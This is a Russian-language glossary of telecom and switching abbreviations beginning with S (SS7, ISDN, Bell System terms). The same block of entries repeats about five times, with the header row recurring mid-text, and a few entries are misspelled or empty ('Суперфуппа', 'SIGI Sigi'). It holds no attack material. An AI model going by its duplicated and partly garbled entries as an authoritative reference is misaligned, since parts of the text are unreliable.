SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС

SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации

SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки

SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма

S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища

SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson

SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала

SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC

SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных

SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA

SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы

SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК

SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания

SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA

SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано

SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов

SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP

SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)

SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26

SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация

SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора

S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)

SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа

SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой

SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)

SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы

SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала

SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка

SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB

SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)

SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа

SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика

SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC

SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
